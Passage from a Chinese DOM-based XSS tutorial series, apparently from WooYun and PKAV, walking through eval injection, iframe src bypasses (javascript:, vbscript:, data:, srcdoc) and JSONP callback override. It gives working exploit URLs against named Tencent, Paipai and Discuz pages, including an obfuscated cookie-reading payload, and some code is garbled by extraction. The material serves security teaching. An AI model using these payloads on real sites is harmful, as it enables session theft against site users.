3. 点进去后，可以看到是哪个地方出错了。




图 5.3.4 查看出错位置

我们来看看这段代码:

```

vargetarg=function()
{
    varurl>window. location. href;
    varallargs=url. split("?")[1];
    if(allargs!=null&&allargs. indexOf("=">0)
    {
        varargs=allargs. split("&");
        for(vari=0;i<args. length;i++)
        {
            vararg=args[i]. split("=");
            eval(' this.'+arg[0]+'="'+arg[1]+' "');
        }
    }
};

```

和上一节教程类似，这段代码，实际上也是一个获取地址栏参数的代码。

比如，地址栏是 key=aaaa;那么 arg[0]就是字符串'key', arg[1]就是字符串'aaaa';那么 eval 这句就是执行的 eval(' this.key="aaaa";')

```

var getarg = function()
{
  var url = window.location.href;
  var allargs = url.split("?")[1];
  if (allargs!=null && allargs.indexOf("=")>0)
  {
    var args = allargs.split("&");
    for(var i=0; i<args.length; i++)
    {
      var arg = args[i].split("=");
      eval('this.'+arg[0]+'="'+arg[1]+'');
    }
  }
};
?key=aaaa

```

五部分加一起。
this.key="aaaa";

www.wooyun.org

图 5.3.5 代码实例

这样一来, this.key="aaaa";这句就被执行了。

4. 如果这里我们把 key 换个写法呢?

```

this.key="aaaa";
this.key;alert(1);//="aaaa";

```

如图 5.3.6

```

this.key="aaaa";
this.key;alert(1);//="aaaa";

```

www.wooyun.org

图 5.3.6 代码实例

那么是不是将会执行我们的 alert(1);呢?

5. 根据上面内容, 我们可以构造代码。

```

http://kf.qq.com/search_app.shtml?key;alert(1);//=aaaa

```

HOHO~, 如我们所愿的弹出了。



图 5.3.7 成功弹框

6. 不知道看完上面的, 有没有娃注意到, 后面的 aaaa 不是也可以构造吗?

this.key="aaaa"; 换为

```
this.key="aaa";alert(1);//";
```

确实是如此:)

```
http://kf.qq.com/search_app.shtml?key=aaa";alert(1);//
```

这个在 IE 下一样是可以的

但是这样在 chrome 下却不行。原因其实上面一节教程也提到过。

chrome 会自动对", >, < 进行转换。

因而

```
this.key="aaa";alert(1);//";
```

会变成

```
this.key="aaa%22;alert(1);//";
```

从而失效。

7. 上面就是本篇教程了, 我们再来看看题外话。

其实以上问题, 不是单独存在的。在另外一个页面也是存在的。

(连载中) 责任编辑: xiaohui

第 4 节 DomXss 进阶[善变 iframe]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

有时候, 输出还会出现在 `<iframe src="[输出]"></iframe>`。iframe 的 src 属性本来应该是一个网址, 但是 iframe 之善变, 使得它同样可以执行 javascript, 而且可以用不同的姿势来执行。这一类问题, 我将其归为[路径可控]问题。当然上面说到的是普通的反射型 XSS。有时候程序员会使用 javascript 来动态的改变 iframe 的 src 属性, 譬如: `iframeA.src="[可控的 url]"`; 同样会导致 XSS 问题, 来看看本例吧~

详细说明:

1. 先来说说 iframe 的变化。

最好懂的, onload 执行 js:

```
<iframe onload="alert(1)"></iframe>, src 执行 javascript 代码  
<iframe src="javascript:alert(1)"></iframe>
```

IE 下 vbscript 执行代码:

```
<iframe src="vbscript:msgbox(1)"></iframe>
```

Chrome 下 data 协议执行代码:

```
<iframe src="data:text/html,<script>alert(1)</script"></iframe> Chrome
```

上面的变体

```
<iframe src="data:text/html,&lt;script&gt;alert(1)&lt;/script&gt;"></iframe>
```

Chrome 下 srcdoc 属性

```
<iframe srcdoc="&lt;script&gt;alert(1)&lt;/script&gt;"></iframe>
```

2. 有兴趣的, 可以一个一个的去测试上面的效果, 注意浏览器的特异性哦。

3. 接着我们来看看具体的例子。

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=aaaaaa&gid=y1&cid=68&from=
```

4. 我们先开调试工具，看看有没有可见的输出，如图 5.4.1




图 5.4.1 查看输出

可以看到，我们参数的 aaaaaa 被带入到了 `<iframe src="这里"></iframe>`。

5. 这样一来，就满足了我们的使用条件。

我们试试

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=javascript:alert(1);&gid=y1&cid=68&from=
```

。。竟然没反应。我们来看看刚才的那个地方。如图 5.4.2




图 5.4.2 查看代码

可以看到，src 这次没属性了，看来腾讯做了什么过滤。我们继续搜索下一个 toolframe 试试。

恩，看来就是这段代码导致的。

```

<script type="text/javascript" src="/common/js/StarRating/rating_si
▼<script language="javascript">
  //iframe打开内容
  function OpenFrame(url) {
    if (url.toLowerCase().indexOf('http://') != '-1' || url.toLower
    document.getElementById('toolframe').src = url;
  }
  var tool_url = getQueryStringValue("turl");
  var gid = getQueryStringValue("gid");
  var cid = getQueryStringValue("cid");

```

图 5.4.3 找到过滤代码

一起来看看这段代码。

```

functionOpenFrame(url) {
  if(url.toLowerCase().indexOf('http://')!='-1' ||url.toLowerCase().indexOf('h
  ttps://')!='-1' ||url.toLowerCase().indexOf('javascript:')!='-1')returnfalse;
  document.getElementById("toolframe").src=url;
}

```

不难看出，腾讯对 javascript:做出了判断。

```
document.getElementById("toolframe").src=url;
```

这句是导致 XSS 的一句代码。而 openFrame 的 url 参数则来自于(无关代码省略):

```

...
vartool_url=getQueryStringValue("turl");
...
openFrame(tool_url);
...

```

6. 根据我们上面说道的 iframe 的利用方法，我们不难看出，腾讯的过滤是不完善的。

在 IE 下，我们可以使用 vbscript 来执行代码。vbscript 里'单引号表示注释，类似 JS 里的//，效果如图 5.4.4

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=vbscript:msgbox(1)'&gid=y1&cid=68&from=
```




图 5.4.4 成功弹框

在 chrome 下，我们可以用 data 协议来执行 JS，如图 5.4.5

```
http://helper.qq.com/appweb/tools/tool-detail.shtml?turl=data:text/html,<script>alert(1)</script>'&gid=y1&cid=68&from=
```





图 5.4.5 成功执行

(连载中) 责任编辑: xiaohui

第 5 节 DomXss 进阶[路径 con]

作者: 心伤的瘦子

来自: PKAV 技术宅社区

网址: <http://www.pkav.net>

简要描述:

我不是萝莉 con, 我是路径 con。

一些程序员会动态的加载 json 数据, 同域的时候, 可以使用 ajax 而有时候, 数据所在域和当前页面所在域又不一致。所以需要跨域请求。跨域请求数据的手段中, 有一种叫做 jsonp。

用代码表示的话, 就是

```
somescript.src=http://otherdomain.com/xx?jsonp=callback
```

某些时候, 程序员会在调用外部数据的时候带上可控的参数。

```
somescript.src="http://otherdomain.com/xx?jsonp=callback&id="+id;
```

如果这个 id 我们可控, 将可能带来 XSS 问题。

详细说明:

本次教程, 就不像前面的一样, 去细说操作过程了, 前面的几次教程也基本将常用操作全部介绍到了。直接来看例子。

1. 在扫描过程中, 经常遇到下面的例子。




图 5.5.1 实例

2. 初看看, 这种情况, 似乎没有什么利用价值。

3. 但是我们不难想象, 如果这个地址是我们可控的话, 一样会带来威胁。地址的可控可以分为 3 个层面。

scriptsrc="完全可控", 这种就简单了, 直接将地址换为我们的 JS 地址
scriptsrc="/path/xxx/[路径可控]/1.js"

这种要利用的话, 需要同域名下有可控的文件。可控文件又分为 2 种。

可以直接上传文本至同域名下, 不一定要是 HTML 文件, 需要上传点有过滤缺陷。

参数可控, 利用可用的 json 接口。

最终变为:

```
scriptsrc="/path/xxx/.../yyy/xx.json?callback=alert(1)
```

```
scriptsrc="/xxxx/json.php?callback=xxxx&param1=yyy&param2=[参数可控]"
```

这种情况, 和 3.2.2 类似, 如果参数可控, 且 json 的参数没有很好的过滤时。我们就有机可乘了。

4. 本文以拍拍网一处 XSS 为例, 来描述以上可能性。

扫描器扫到的点, 见步骤 1 中的图。进一步, 我们可以通过抓包的方式, 看到页面在打开时, 所加载的外部 JS 文件地址。

```
http://ssel.paipai.com/comm_json?callback=commentListCallBack&dtag=1&ac=1&cluster=1&sellquality=0&NewProp=&Property=256&PageNum=1&PageSize=48&OrderStyle=80&Address=&SaleType=1&degree=1&AuthType=2&BeginPrice=&EndPrice=&Keyword=2012%20%D0%C2&OnlineState=2&Paytype=4&ranking=&sClassid='aaaaaaa&t=1354854681
```

我们打开这个 JSON, 用扫描反射型的方式, 可以测试出, callback, dtag 以及 ranking 可控。但均无法使用 <, >, 也就是说, 这个 JSON 接口本身是无 XSS 风险的。

此外 dtag, 和 ranking 都在双引号里面, 我们在后续无法进行利用, 而 callback 则在最前面, 比较好控制。

我们可以想象下, 如果我们可以让这个页面调用:

```
http://ssel.paipai.com/comm_json?callback=alert(1);
```

那么将会产生 XSS。

那么怎么让页面调用上面的情况呢?

直接控制 callback 参数, 但是从实际情况来看, 我们此处无法直接控制它, 【失败】

将后面的参数, param=xxx 修改为 param=xxx&callback=alert(1), 从而覆盖前面的 callback

5. 上面说到的第 2 种方案, 似乎可行。但是实际上还是有问题的。

譬如我们页面上的 type 参数, 对应着 json 的 sclassid 参数。

我们访问以下地址:

```
http://bag.paipai.com/search_list.shtml?type=&callback=alert(1);&np=11&pro=256&searchtype=2&cs=0010000&keyword=&PTAG=20058.13.13
```

其实很明显上面这样是不行的。。因为&本身就是参数分隔符。这样写 type 就为空了可能很快就有人想到另外一个写法: %26

```
http://bag.paipai.com/search_list.shtml?type=%26callback=alert(1);&np=11&pro=256&searchtype=2&cs=0010000&keyword=&PTAG=20058.13.13
```

很好, 但是实际上, 你会发现, 访问的 json 接口的参数也还是原封不动的%26, 而不是所希望的&, 如图 5.5.2




图 5.5.2 代码实例

6. 为了看看参数是怎么从页面，传递到了 comm_json 这个接口上的。我们定位到以下代码。
<http://static.paipaiimg.com/js/search.js?t=20121108>

```
functioninit() {  
    varkeyword=decodeURIComponent($getQuery(' keyword' )),  
    type=$getQuery(' type' ),  
    searchtype=$getQuery(' searchtype' );  
    option.keyword=keyword;  
    option.classId=type;  
    option.searchType=searchtype||option.searchType;  
    option.beginPrice=$getQuery(' bp' );  
    option.endPrice=$getQuery(' ep' );  
    option.NewProp=$getQuery(' np' )||$getQuery(' newprop' );  
    option.property=$getQuery(' pro' )||option.property;  
    option.cid=$getQuery(' cid' );  
    option.Paytype=$getQuery(' pt' )||option.Paytype;  
    option.hongbaoKeyword=$getQuery(' hb' );  
    option.conditionStatus=$getQuery(' cs' )||option.conditionStatus;  
    option.showType=$getQuery(' show' )||option.showType;  
    option.mode=$getQuery(' mode' )||option.mode;  
    option.address=decodeURIComponent($getQuery(' adr' ));  
    option.orderStyle=$getQuery(' os' )||option.orderStyle||80;  
    option.hideKeyword=$getQuery(' hkwd' )=="true"?true:false;  
    option.ptag.currentPage=$getQuery(' ptag' )||$getQuery(' PTAG' );  
    varpageIndex=$getQuery(' pi' ),  
    pageSize=$getQuery(' ps' );  
    option.pageIndex=(pageIndex&&$isPInt(pageIndex))?pageIndex*1:option.pageIndex;  
    option.pageSize=(pageSize&&$isPInt(pageSize))?pageSize*1:option.pageSize;  
};
```

在这个文件里，我们很容易的看出，当前页面参数和 json 参数的对应关系

option.JSON 参数=\$getQuery(" 页面参数")

7. 一个函数让我眼前一亮啊，decodeURIComponent。。也就是说，传入的 keyword，会解码一次。
也就是说，如果我们

keyword=%26callback=alert(1);

decodeURIComponent 就会变为

&callback=alert(1);

为了证明我们的想法：我们直接写利用代码。注意 keyword=那一部分

```
http://bag.paipai.com/search_list.shtml?type=213280&np=11&pro=256&searchtype=2&
cs=0010000&keyword=%26callback=eval(String.fromCharCode(97,108,101,114,116,40,1
00,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41));void&PTAG=20058.13
.13
```

8. 看效果：弹了吧




图 5.5.2 测试成功

抓包可以看到，被动态加载的 keyword 参数，我们在后面插入了一个 callback，覆盖了前面的 callback，如图 5.5.3




图 5.5.3 抓包数据

同样，看到返回的 comm_json 的内容




图 5.5.4 comm_json 返回内容

(连载中) 责任编辑: xiaohui

第 6 节 DomXss 实例 [DiscuzX2.5]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

我们教程的 DOMXSS 就到这里了。最后再给大家送上一个实例。希望大家能够体会到: XSS 的上下文非常重要, 如何结合上下文, 利用未过滤字符, 合理的构造, 才是成功的关键。哎, 这几天相信别人有世界末日, 跑到一个方舟里避难去了。结果 3 天过后, 我发现世界还是如此的精彩, 如此的辉煌, 我就又出来了。咱们继续。

这年头, 码字不容易, 求月票。

详细说明:

1. 我们直接看实例点。

```

http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=aaaaa
aaaaaaaa&oauth_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC12
6B&oauth_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth_vericode=3738504772&tim
estamp=1354305802

```

2. 可以看到我们的 aaaaaaaaaa 在源代码里有 2 处输出。




图 5.6.1 查看代码

3. 看第 2 处，我们需要用双引号闭合，但是显然 dz 不会给我们这么明显的机会，被拦截了。



图 5.6.2 输入被拦截

4. 我们把目光放在第一处，这一处很特殊，位于 setTimeout 函数的第一个参数里，setTimeout 的第一个函数会将字符串作为脚本来执行。我们把这一部分代码提取出来。

```
<script type="text/javascript" reload="1">setTimeout("window.location.href='http://www.discuz.net/. /aaaaaaaaaa';", 2000);</script>
```

我们首先能想到的是闭合掉单引号，但是这里单引号已经被过滤了。

